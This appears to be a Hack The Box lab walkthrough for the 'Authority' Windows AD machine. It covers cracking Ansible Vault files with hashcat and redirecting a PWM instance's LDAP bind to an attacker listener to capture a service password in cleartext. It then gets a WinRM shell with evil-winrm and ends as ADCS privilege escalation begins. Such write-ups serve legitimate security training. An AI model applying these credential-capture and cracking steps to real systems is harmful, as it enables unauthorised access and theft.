Authority
Machine Profile
OS: Windows Server (Active Directory)
Difficulty: Medium
IP: 10.10.11.222
Domain: authority.htb (forest root htb.corp)
Pwned: 5 Jan 2026 — Machine Rank #4812
Key techniques: Ansible Vault decryption · PWM rogue-LDAP credential capture · ADCS ESC1 with Certipy · Pass-the-Hash
Reconnaissance
Step 1 — Port Scan
Goal: Map the attack surface.
Command:
Output:

Observation: Standard Active Directory port profile — DNS (53), Kerberos (88), LDAP (389/636), SMB (445), WinRM (5985), plus an extra Tomcat-style HTTPS service on 8443. The LDAP TLS certificate's subject already discloses the forest structure: authority.htb rooted under htb.corp.
Decision: Add authority.htb to /etc/hosts. Skip the web app first and try the AD services — they usually have softer entry points than IIS.
Step 2 — Web Enumeration
Goal: Sanity-check the IIS site on port 80 in case there's anything interesting.
Command:
Output:

Observation: Only the standard 403 noise on path-traversal probes. No real content. The HTTP attack surface is a dead end.
Decision: Move on. Try DNS / VHOST enumeration before committing fully to SMB.
Step 3 — DNS Enumeration
Goal: Look for any non-default zones or subdomains.
Command:
gobuster dns -d authority.htb -w /usr/share/wordlists/subdomains-top1million-5000.txt -r authority.htb:53
Output:

Observation: Only the standard AD-integrated DNS zones (gc._msdcs, domaindnszones, forestdnszones). Nothing custom.
Decision: Try VHOST fuzzing against the IIS site just to be thorough, then pivot to SMB.
Step 4 — VHOST Fuzzing
Goal: Confirm no virtual hosts are hidden behind the IIS landing page.
Command:
ffuf -w /usr/share/wordlists/subdomains-top1million-5000.txt \
     -u http://10.10.11.222 -H "Host: FUZZ.authority.htb" -ac
Output:

Observation: All 4989 requests returned identical filtered responses. Auto-calibration caught no anomalies. No hidden vhosts.
Decision: Web is confirmed dead. SMB next.
Step 5 — Enumerate SMB Shares
Goal: List shares and identify any non-default ones worth reading anonymously.
Command:
Output:

Observation: Two non-default shares stand out:
Department SharesDevelopment
Default shares (ADMIN$, C$, IPC$, NETLOGON, SYSVOL) are noise. Anything else is signal.
Decision: Try Department Shares first — the name suggests business data.
Step 6 — Try Department Shares
Goal: See if anonymous read works on Department Shares.
Command:
Output:

Observation: NT_STATUS_ACCESS_DENIED. Anonymous can connect but can't list. Locked down.
Decision: Move to Development.
Initial Foothold
Step 7 — Read the Development Share
Goal: Look for source code, scripts, or automation artefacts that often hold credentials.
Command:
Output:

Observation: Recursive download succeeds. The structure is an Ansible role library — Automation/Ansible/ADCS/, SHARES/, tasks/, with main.yml files inside each role.
Decision: Open the main.yml files. Ansible vars commonly contain credentials.
Step 8 — Spot the Ansible Vault Encryption
Goal: Read the variable files to see what's in them.
Command:
Output:

Observation: All three start with $ANSIBLE_VAULT;1.1;AES256 — they're Ansible Vault encrypted blobs. The interesting filenames give the game away:
pwm_admin_login.yml— likely the PWM admin usernamepwm_admin_password.yml— its passwordldap_admin_password.yml— an LDAP admin credential
Decision: Convert to a hashcat-compatible format with ansible2john, crack offline.
Step 9 — Convert Vault Files to Hashcat Format
Goal: Produce a hash file hashcat can attack.
Command:
cd ~/john
./run/ansible2john.py ~/pwm_admin_login.yml      >  all_hashes.txt
./run/ansible2john.py ~/pwm_admin_password.yml   >> all_hashes.txt
./run/ansible2john.py ~/ldap_admin_password.yml  >> all_hashes.txt
cat all_hashes.txt
Output:

Observation: Three $ansible$0*0*... hashes ready to feed into hashcat mode 16900.
Decision: Run hashcat against rockyou.txt.
Step 10 — Crack the Vault Password
Goal: Recover the Ansible Vault password.
Command:
Output:

Observation: Hashcat status Cracked. The recovered vault password (visible in the next step's output) decrypts all three files.
Decision: Use ansible-vault view to read the cleartext.
Step 11 — Decrypt and Read the Vault Contents
Goal: Extract the actual credentials.
Command:
ansible-vault view ~/pwm_admin_login.yml
ansible-vault view ~/pwm_admin_password.yml
ansible-vault view ~/ldap_admin_password.yml
Output:

Observation: Three credentials recovered:
| Account | Password |
|---|---|
svc_pwm (PWM admin login) |
pWm_@dm!N_!23 |
| (LDAP admin) | DevT3st@123 |
Decision: The PWM admin login is the most promising — port 8443 hosts a PWM (Password Self Service) instance. Try logging in there.
Step 12 — Log In to PWM as svc_pwm
Goal: Get into the PWM admin interface to look for exploitable functionality.
Action: Browse to https://authority.authority.htb:8443/pwm/private/login, enter svc_pwm / pWm_@dm!N_!23.
Output:

Observation: Logged in. The bottom of the page reveals:
PWM is in open configuration mode and is not secure.
That's an interesting hint — Configuration Manager and Configuration Editor buttons are visible. PWM has a feature where you can edit its own LDAP configuration from the web UI.
Decision: Open the Configuration Editor and look at the LDAP Connection settings.
Step 13 — PWM LDAP Configuration Page
Goal: Understand how PWM authenticates to LDAP — because if we can change where it authenticates to, we can steal the bind credential.
Action: Navigate to LDAP → LDAP Directories → default → Connection.
Output:

Observation: PWM is configured with:
- LDAP URL:
ldaps://authority.authority.htb:636 - LDAP Proxy User:
CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb - LDAP Proxy Password:
Value stored.
There's also a Test LDAP Profile button. If we change the LDAP URL to our attacker IP and downgrade from LDAPS to plain LDAP, PWM will send the bind in cleartext to our listener.
Decision: Change the LDAP URL to ldap://10.10.14.2:4444 (our attacker IP, listening port). Then click Test LDAP Profile to trigger the bind.
Step 14 — Set Up the Rogue LDAP Listener
Goal: Catch the bind packet PWM will send.
Command:
Output:

Observation: First attempt had a typo (lnvp) — fixed to -lnvp. Listener now running.
Decision: Now go back to the PWM browser tab and edit the LDAP URL.
Step 15 — Edit PWM's LDAP URL to Point at Our Listener
Goal: Redirect PWM's LDAP bind to our nc listener using plain LDAP (no TLS).
Action: In the LDAP URLs field of the Configuration Editor, click the existing URL → replace with ldap://10.10.14.2:4444 → Save → click Test LDAP Profile.
Output:

Observation: New URL added. Because we changed ldaps://...:636 to ldap://...:4444, the bind will be sent unencrypted — perfect for capture.
Decision: Trigger Test LDAP Profile and watch the listener.
Step 16 — Catch the LDAP Bind in Cleartext
Goal: Read the svc_ldap password out of the captured packet.
Output:

Observation: The bind packet contains the proxy user DN and the cleartext password:
Decision: svc_ldap is a real AD account. Check if it has WinRM access.
Step 17 — WinRM as svc_ldap → User Flag
Goal: Get a shell as svc_ldap and capture user.txt.
Command:
evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
*Evil-WinRM* PS C:\Users\svc_ldap> cd Desktop
*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> cat user.txt
Output:

Observation: user.txt = 918517b77f7e0e7c63a6c7ba9c125b02. Foothold confirmed.
Decision: Now hunt for privesc. Look around the file system for anything unusual — ADCS-related files would be a giveaway.
Privilege Escalation — ADCS ESC1
Step 18 — Find the LDAPs.pfx Certificate
Goal: Look around for non-standard files in user-accessible directories.
Command:
Output:
